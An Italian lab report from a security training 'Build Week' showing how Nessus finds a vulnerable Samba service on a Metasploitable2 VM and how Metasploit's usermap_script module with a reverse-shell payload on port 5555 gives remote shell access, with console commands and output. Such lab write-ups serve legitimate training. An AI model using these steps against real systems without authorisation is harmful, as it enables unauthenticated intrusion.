## Build Week

## Progetto 4

**Introduzione**: l'esercitazione ha avuto come obiettivo l'analisi e lo sfruttamento di una vulnerabilità presente sul servizio Samba della macchina Metasploitable2.

## Configurazione del laboratorio


- **Macchina attaccante (Kali Linux)**: IP 192.168.50.100
- **Macchina vittima (Metasploitable2)**: IP 192.168.50.150

## Scansione delle vulnerabilità con Nessus

Per individuare i servizi potenzialmente vulnerabili presenti sulla macchina Metasploitable2, è stato eseguito un Basic Network Scan utilizzando Nessus avviato dalla macchina Kali Linux lanciando il servizio dal terminale.

```
┌──(root㉿kali)-[~]
└─# sudo systemctl start nessusd.service
```


In questo modo il servizio viene attivato e l'interfaccia diventa accessibile all'indirizzo: "*https://localhost:8834*" Dopo l'esecuzione della scansione, Nessus ha rilevato diversi servizi esposti, tra cui Samba in esecuzione sulla porta TCP 445. Il report ha evidenziato la vulnerabilità Samba Badblock, classificata come critica, che interessa le versioni obsolete del servizio Samba. Questa vulnerabilità permette, in determinate configurazioni, di eseguire comandi arbitrati sulla macchina remota senza autenticazione. L'esito della scansione ha quindi confermato la presenza di un punto debole sfruttabile, indicando la porta e il servizio preciso da utilizzare nella fase successiva con Metasploit.




## Avvio di Metasploit e ricerca dell'exploit

Dopo aver confermato con Nessus la presenza del servizio Samba vulnerabile sulla porta TCP 445 della macchina Metasploitable2, si è passati alla fase di exploitation utilizzando il framework Metasploit sulla macchina Kali Linux.

Dal terminale è stato avviato Metasploit con il comando: "*msfconsole*"




Una volta aperta la console interattiva, è stata eseguita una ricerca mirata per individuare exploit relativi a samba con il comando: "*search samba*". Tra i moduli proposti, è stato selezionato quello più adatto al contesto, ovvero: "*exploit/multi/samba/usermap_script*".



L’exploit selezionato sfrutta una vulnerabilità nota nelle versioni obsolete di Samba. Il bug è legato a un errore nella gestione degli script di mappatura utenti (username map script), che permette di iniettare comandi arbitrari direttamente nel processo del servizio Samba. Quando viene lanciato da Metasploit, l’exploit invia al server Samba un input appositamente costruito che non viene correttamente validato. Il risultato è che il servizio Samba esegue il comando fornito dall’attaccante con i permessi del processo stesso, garantendo quindi l’accesso remoto alla macchina vittima senza necessità di autenticazione. In questo laboratorio, al modulo di exploit è stato abbinato un payload di tipo reverse shell, configurato per stabilire una connessione di ritorno dalla vittima all’attaccante sulla porta 5555 della macchina Kali. In questo modo, una volta eseguito l’exploit con successo, l’attaccante ottiene una shell remota sulla macchina Metasploitable2, da cui è possibile impartire comandi come se si fosse in locale.

## Configurazione dei parametri e utilizzo dell’exploit

Dopo aver scelto il modulo, è stato necessario configurare i parametri principali per indirizzare correttamente l’attacco. Nella console di Metasploit sono stati inseriti i seguenti comandi:

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS ⇒ 192.168.50.150
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT ⇒ 5555
msf exploit(multi/samba/usermap_script) >
```

**RHOSTS**: indica l’indirizzo IP della vittima (192.168.50.150).

**LHOST**: indica l’indirizzo IP della macchina attaccante (192.168.50.100).

**LPORT**: definisce la porta di ascolto del payload sulla macchina attaccante (5555).

Con il comando “*exploit*” si avvia l’attacco, Metasploit apre una shell remota e consente di impartire comandi direttamente sulla macchina compromessa. Per verificare di avere effettivamente controllo sul sistema target, è stato eseguito il comando “*ifconfig*”. L’output mostrato dalla shell remota ha confermato che la connessione era stata stabilita con la macchina vittima, restituendo i dettagli di rete della sua interfaccia.

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:42563) at 2025-09-04 04:03:34 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:34:20:ac
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe34:20ac/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3618 (3.5 KB)  TX bytes:11040 (10.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000
```